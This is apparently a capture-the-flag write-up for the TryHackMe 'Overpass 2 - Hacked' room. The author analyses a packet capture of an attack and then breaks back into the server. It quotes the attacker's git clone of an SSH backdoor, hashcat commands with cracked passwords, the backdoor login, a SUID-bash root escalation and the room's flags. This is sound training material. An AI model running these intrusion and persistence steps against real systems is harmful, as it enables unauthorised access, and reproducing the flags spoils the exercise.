Overpass 2 - Hacked
This is the sequel to the first Overpass room, and the description is great:
Overpass has been hacked! The SOC team (Paradox, congratulations on the promotion) noticed suspicious activity on a late night shift while looking at shibes, and managed to capture packets as the attack happened. Can you work out how the attacker got in, and hack your way back into Overpass’ production server?
This one is different from a normal box. Instead of scanning a live machine right away, they hand me a .pcap file. So the first half is pure forensics. I get to sit behind the SOC team and watch the whole attack play out packet by packet, work out exactly what the attacker did, and then use what I learn to break back in myself.
Grabbed the pcap and opened it in Wireshark. Let’s read the crime scene.
Reading the PCAP
The plan here is simple. Scroll through the packets, look for anything that stands out, and slowly build up a picture of what happened.
First thing that jumped out was packet 4. The attacker is requesting /development/, and the server hands back this page:
<!DOCTYPE html>
<html>

<head>
  <style>
    .formTitle {
      margin: 0;
    }

    /* form {
      display: table;
    }

    form div {
      display: table-row;
    }

    form div label {
      display: table-cell;
    } */

    .formElem label {
      width: 10rem;
      margin: 0 1rem 0 0;
    }
  </style>
  <link rel="stylesheet" type="text/css" media="screen" href="/css/main.css">
  <title>!!BETA!! - Cloud Sync</title>
</head>

<body>
  <nav>
    <img class="logo" src="/img/overpass.svg" alt="Overpass logo">
    <h2 class="navTitle"><a href="/">Overpass</a></h2>
    <a href="/aboutus">About Us</a>
    <a href="/downloads">Downloads</a>
  </nav>
  <div class="bodyFlexContainer content">
    <div>
      <div>
        <h3 class="formTitle">Overpass Cloud Sync - BETA</h1>
      </div>
      <!-- Muiri tells me this is insecure, I only learnt PHP this week so maybe I should let him fix it? Something about php eye en eye? -->
      <!-- TODO add downloading of your overpass files -->
      <form action="upload.php" method="post" enctype="multipart/form-data">
        <div class="formElem"><label for="fileToUpload">Upload your .overpass file for cloud synchronisation</label><input type="file"
            name="fileToUpload" id="fileToUpload"></div>
        <div class="formElem"><input type="submit" value="Upload File" name="submit"></div>
      </form>
    </div>
  </div>


</body>

</html>
It’s a file upload form for a beta “Cloud Sync” feature. And whoever built it left the worst comments in the source. One admits it’s insecure and that they only learnt PHP that week. And the other is a TODO comment pointing straight at upload.php.
That TODO is the reason the attacker knew upload.php was there waiting to receive files. The developer basically wrote the attacker a note telling them where to knock.
The Malicious Upload
Following the story forward, packet 14 is the attacker uploading a file named upload.php.

So they found the upload form, and they’re sending something to it.
I wanted to see what was in that file. The easiest way to pull files out of a pcap is to let Wireshark do it for you. Go to File, then Export Objects, then HTTP. That gives you a nice list of every file that moved across this conversation. I found packet 14 in that list, saved it to my machine, and ran cat on it.


And there it is, a PHP payload that spawns a shell. So the attacker uploaded a reverse shell disguised as an upload.
Packet 16 is the server’s response, and it confirms the upload worked:
The file payload.php has been uploaded.

So the file got renamed to payload.php on the server. Good to know.
Directory Listing Is On
Packet 19 is where things get even easier for the attacker. This is a directory listing:
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
<head>
<title>Index of /development/uploads</title>
</head>
<body>
<h1>Index of /development/uploads</h1>
<table>
<tr><th valign="top"><img src="/icons/blank.gif" alt="[ICO]"></th><th><a href="?C=N;O=D">Name</a></th><th><a href="?C=M;O=A">Last modified</a></th><th><a href="?C=S;O=A">Size</a></th><th><a href="?C=D;O=A">Description</a></th></tr>
<tr><th colspan="5"><hr></th></tr>
<tr><td valign="top"><img src="/icons/back.gif" alt="[PARENTDIR]"></td><td><a href="/development/">Parent Directory</a></td><td> </td><td align="right"> - </td><td> </td></tr>
<tr><td valign="top"><img src="/icons/unknown.gif" alt="[ ]"></td><td><a href="payload.php">payload.php</a></td><td align="right">2020-07-21 20:34 </td><td align="right"> 99 </td><td> </td></tr>
<tr><th colspan="5"><hr></th></tr>
</table>
<address>Apache/2.4.29 (Ubuntu) Server at 192.168.170.159 Port 80</address>
</body></html>

Directory listing is enabled on /development/uploads. The folder is literally called uploads, and their payload.php is in the open. So all the attacker had to do after uploading was browse to that folder, click their payload, and their shell fires.
Following the Attacker’s Shell
Now for the part I was looking forward to. I know a shell got popped, so I want to see every single command the attacker typed once they were in.
The shell came back over netcat on port 4242. So I filtered for it:
tcp.port == 4242
Then right click one of those packets and hit Follow, then TCP Stream.


And this is the gold. The whole netcat session, every command in and every bit of output back, laid out in plain text. This is the thing about netcat, there’s no encryption at all, so if you capture the traffic you can read everything. Commands, output, even passwords typed out in the clear. The attacker had no privacy here.
Reading through the stream, the first big thing is persistence. The attacker ran:
git clone https://github.com/NinjaJc01/ssh-backdoor

So they pulled down a custom SSH backdoor from GitHub and set it up on the box. That’s how they planned to keep access even after the reverse shell died.
The other big thing in the stream is that the attacker dumped the password hashes for every user on the system. So I’ve got a pile of hashes to play with.

Cracking the User Hashes
I wanted to know exactly which users got compromised, so I threw every hash at hashcat to see which ones would fall.
I already knew from the first room that james was compromised, so I focused on the rest. These are $6$ style hashes, which is hashcat mode 1800, and the room hints at the fasttrack wordlist, so that’s what I used:
hashcat -m 1800 hashes.txt /usr/share/wordlists/fasttrack.txt
And they dropped one after another:
paradox    secuirty3
szymex     abcd123
bee        secret12
muirland   1qaz2wsx




So every user’s password cracked using the fasttrack wordlist.
Analyzing the Backdoor
Remember that ssh-backdoor repo the attacker cloned? Since the link was there in the netcat stream, I went and read the code for myself:
https://github.com/NinjaJc01/ssh-backdoor

Digging into main.go, I found the default hash string that the backdoor ships with. And down at the bottom of the file is the default salt it uses.


This matters because the backdoor authenticates with a hashed password, and the salt is baked right into the code. So if I can find the hash the attacker set for their backdoor, plus the salt from the code, I can try to crack their password and log into their own backdoor. Turning their persistence against them.
Cracking the Backdoor Password
Back to the pcap. I followed the stream again and found the hash the attacker set when they installed their backdoor.

Now I’ve got both pieces I need, the attacker’s hash and the default salt from the code:
- Hash:
6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed - Salt:
1c362db832f3f864c8c2fe05f2002a05
From reading the Go code I knew two things. It’s SHA512, and the pattern is password then salt joined together. So I searched the hashcat example hashes page for that exact format, SHA512 with pass.salt, and it lines up with mode 1710.

First I built the hash file in the hash:salt format hashcat wants:
nano hash.txt
And inside:
6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed:1c362db832f3f864c8c2fe05f2002a05
Then cracked it:
hashcat -m 1710 hash.txt /usr/share/wordlists/rockyou.txt
It fell in seconds. The attacker’s backdoor password is:
november16

So now I have the key to the door they installed.
The Defacement
Before I moved on I went back through the exported HTTP objects one more time, because there were still a few files that got transferred that I hadn’t looked at. One of them was this:
<head>
    <title>LOL Hacked</title>
    <style>
        body {
            font-family: 'Courier New', Courier, monospace;
            background: black;
            color: limegreen;
            display: flex;
            flex-direction: column;
            justify-content: center;
            text-align: center;
        }

        img {
            position: fixed;
            left: 50%;
            bottom: 0px;
            transform: translate(-50%, -0%);
            margin: 0 auto;
            max-width: 100vw;
            max-height: 100vh;
            margin: auto;
        }
    </style>
</head>

<body>
    <div>
        <h1>H4ck3d by CooctusClan</h1>
    </div>
    <div>
        <p>Secure your servers!</p>
    </div>
    <div><img src="cooctus.png"></div>
</body>

That wraps up the forensics half. I know how they got in, how they kept access, and who they are.
Getting Back In
Time to log into the live machine. First a quick nmap to see what’s listening for SSH:
nmap -sCV 10.114.171.56

And this is interesting. There are two SSH ports. Port 22 is the normal legitimate one. But port 2222 is the backdoor the attacker planted with that Go script. So that’s my way in, using the november16 password I cracked.

I tried connecting to 2222 the normal way and it refused. Took me a second to work out why. The Go SSH library that the backdoor is built on only offers the old ssh-rsa algorithm, and modern SSH clients refuse to talk to servers using it because it’s considered too weak now. So the client just hangs up on it.
The fix is to tell my SSH client that yes, I know, use ssh-rsa anyway:
ssh -oHostKeyAlgorithms=+ssh-rsa -oPubkeyAcceptedKeyTypes=+ssh-rsa james@10.114.171.56 -p 2222
Password november16 when it asked, and I’m in as james. Broke into the box using the attacker’s own backdoor and the attacker’s own password.
The User Flag
First thing, grab the user flag:
cat /home/james/user.txt
thm{d119b4fa8c497ddb0525f7ad200e6567}

One down.
Root via SUID Bash
Now for root. My go to first check for privilege escalation is hunting for SUID binaries, files that run as their owner instead of as you:
find / -perm -4000 2>/dev/null
Most of what comes back is normal system stuff. But one entry stuck out, a .suid_bash in james’s home directory.

A copy of bash with the SUID bit set, hiding in a user’s home folder, is not something that belongs there. This is the attacker’s second bit of persistence. They copied bash into james’s home and flipped the SUID bit so that anyone who runs it lands in a root shell instantly.
/home/james/.suid_bash -p

The -p is the important part. It tells bash to keep the elevated privileges instead of dropping them, which is what makes this pop a root shell. And just like that, I’m root.
cat /root/root.txt
thm{d53b2684f169360bb9606c333873144d}

Done.
The Flags
User flag from james’s home:
thm{d119b4fa8c497ddb0525f7ad200e6567}
Root flag:
thm{d53b2684f169360bb9606c333873144d}
Takeaway
Really enjoyed this one, and mostly because of how it’s split in two.
